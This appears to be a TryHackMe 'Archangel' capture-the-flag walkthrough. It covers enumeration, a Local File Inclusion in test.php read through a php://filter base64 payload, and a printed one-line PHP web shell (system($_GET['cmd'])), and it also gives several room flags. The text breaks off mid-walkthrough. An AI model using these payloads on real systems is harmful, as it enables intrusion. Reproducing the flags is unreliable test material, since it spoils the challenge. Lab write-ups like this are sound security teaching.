

TryHackMe – Archangel Machine

Walkthrough

**(Boot2Root | Web Exploitation | Local
File Inclusion | Privilege Escalation)**



Reconnaissance, Enumeration & Exploitation Tools


- **Nmap** – Used for initial network reconnaissance and service enumeration

- **Dirb** – Used for directory brute-forcing to discover hidden web resources
- **Burp Suite** – Used for intercepting and modifying HTTP requests, analyzing application behavior, and testing input handling
- **CyberChef** – Used for decoding Base64-encoded source code
- **Netcat (nc)** – Used to establish reverse shell listeners
- **Linux Utilities** – ls, cat, file, strings, chmod, echo, export, etc., used during post-exploitation and privilege escalation

Overview

This engagement involved compromising a Linux-based target system through a structured penetration testing approach. The assessment began with reconnaissance and enumeration to identify exposed services and hidden web resources.

Through web application testing, a Local File Inclusion (LFI) vulnerability was discovered and escalated to remote code execution via log poisoning. Post-exploitation enumeration revealed multiple system misconfigurations, including insecure file permissions, vulnerable cron jobs, and a setuid binary susceptible to PATH hijacking. These weaknesses were chained together to achieve horizontal and vertical privilege escalation, ultimately resulting in full root-level compromise of the system.




The first command executed against the target machine was an Nmap scan using aggressive detection:


```
nmap -A 10.65.157.3
```

The results revealed two open ports:

- **Port 22 (SSH)**
- **Port 80 (HTTP)**



- I then accessed the web application hosted at <http://10.65.157.3>.
- The first task required identifying an alternative hostname. While reviewing the webpage, I discovered a clue in a displayed email address: support@mafialive.thm.
- This confirmed the answer to the first question (**Flag 0**):
mafialive.thm



Next, I opened the terminal and edited the `/etc/hosts` file using `vi`, adding an entry that mapped the target IP address to the newly identified host/domain name. This allowed the application to properly resolve the virtual host.

The screenshot shows a CTF room interface on the left and a terminal window on the right. The room interface displays 'Room progress (62%)' with participants 'stinec0ld' and 'bebasset'. Under 'Target Machine Information', a table lists 'ARcHanG3l' with IP '10.65.157.3' and an expiration of '1h 16min 24s'. Task 1 'Deploy Machine' is completed. Task 2 'Get a shell' is active, with instructions to 'Enumerate the machine' and 'Find a different hostname'. The input 'mafialive.thm' is marked as a 'Correct Answer'. Below, 'Find flag 1' has the input 'thm{f0und_th3_r1ght_h0st_n4m3}' also marked as a 'Correct Answer'. A message says 'Look! a page under development' with a 'test.php' link. The terminal window on the right shows a Firefox browser displaying 'mafialive.thm' with a '502 Bad Gateway' error. Below the browser, a terminal window shows the command 'curl -s http://mafialive.thm/server-status (CODE:403[502])' and its output: 'END_TIME: Mon Dec 29 00:31:33 2025', 'DOWNLOADED: 4612 - FOUND: 3', and 'root@tp-10-65-101-199:~#'. The terminal title bar indicates 'THM AttackBox' and a duration of '1h 16min 40s'.

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 16min 24s

Task 1 ☒ Deploy Machine

Task 2 ☐ Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer


Look! a page under development

test.php

```
curl -s http://mafialive.thm/server-status (CODE:403[502])
-----
END_TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@tp-10-65-101-199:~#
```

After updating the host configuration, I was able to successfully access the mafialive.thm domain over port 80 (HTTP). This revealed the flag for the second task (**Find flag 1**):

thm{f0und_th3_r1ght_h0st_n4m3}



Next, I performed directory enumeration against <http://mafialive.thm> using **Dirb**. The scan returned two accessible resources with HTTP **200 OK** responses:

- <http://mafialive.thm/index.html>
- <http://mafialive.thm/robots.txt>

Among these, **robots.txt** was of particular interest, as it often reveals sensitive or hidden paths intended to be excluded from search engine indexing.

Room progress (62%)

Target Machine Information

Title	Target IP Address	Expires
ARchAnG3l	10.65.157.3	1h 32min 5s

Task 1 ☒ Deploy Machine

Task 2 ☐ Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Find flag 1


test.php

THM AttackBox


1h 32min 21s

When accessing the <http://mafialive.thm/robots.txt> endpoint, a hidden path was disclosed that led to <http://mafialive.thm/test.php>.

This discovery satisfied the third task objective, which required identifying a page under development. The correct answer for this task was **test.php**.



Accessing the <http://mafialive.thm/test.php> endpoint revealed a test page labeled **“Test Page. Not to be Deployed”**, which included an interactive button titled **“Here is a button.”**



http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrr_obot.php

The presence of the ?view= parameter suggested that the application dynamically includes files, indicating a potential **Local File Inclusion (LFI)** vulnerability.

To validate this, I attempted multiple directory traversal payloads to test whether arbitrary files could be included. After several iterations, I discovered that file inclusion was permitted when targeting files within the /var/www/html/development_testing/ directory, confirming the presence of an LFI vulnerability.

The screenshot displays a web security training environment. On the left, a sidebar shows 'Room progress (62%)' with users 'stfmac0ld' and 'bebasset'. Below this is 'Target Machine Information' for 'ARcHanG3l' with IP '10.65.157.3' and a '1h 25min 16s' timer. Tasks include 'Deploy Machine' and 'Get a shell'. A section for 'Enumerate the machine' shows 'Find a different hostname' with the answer 'mafialive.thm' and 'Find flag 1' with the answer 'thm{f0und_th3_r1ght_h0st_n4m3}'. The main area shows a 'Test Page. Not to be Deployed' with a button that triggers a terminal window. The terminal shows a command to curl the server status, which returns 'END TIME: Mon Dec 29 00:31:33 2025', 'DOWNLOADED: 4612 - FOUND: 3', and a prompt 'root@ip-10-65-101-199:~#'. A Firefox window in the background shows the URL 'mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/develop...'.

Title	Target IP Address	Expires
ARcHanG3l	10.65.157.3	1h 25min 16s

Task 1 ☒ Deploy Machine

Task 2 ☐ Get a shell

Enumerate the machine

Answer the questions below

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

test.php

Test Page. Not to be Deployed

Here is a button


PD9waHAgaZWNoYm9yAnQ29udHJvbCBpcyBhbiBpbGxlc2lvbic7ID8+Cg==

```
<?php system($_GET['cmd']);?> -- Sublime Text (SUDO / UNREGISTERED)
1 <?php system($_GET['cmd']);?>
2 php://filter/convert.base64-encode/resource=
```

```
+ curl -s http://mafialive.thm/server-status -i {CODE:403}
-----
END TIME: Mon Dec 29 00:31:33 2025
DOWNLOADED: 4612 - FOUND: 3
root@ip-10-65-101-199:~#
```

After I confirm that there is an LFI present, I then get curious and look for the source code of the /test.php endpoint. So, I use the php filter that encodes the pages code using base64. Here is the script:

=php://filter/convert.base64-encode/resource=



As a result, I obtained the source code of the /test.php endpoint encoded in Base64 and the

I then decoded the Base64-encoded source using **CyberChef**, which revealed that specific file path traversal payloads were not properly sanitized. This allowed me to successfully exploit a **Local File Inclusion (LFI)** vulnerability within the endpoint. And it also revealed the fourth task “Find flag 2” which was **thm{explo1t1ng_lf1}**

The screenshot shows a CTF challenge interface on the left and a terminal window on the right. The challenge interface has a title 'Answer the questions below' and a progress bar at 62%. It contains four questions:

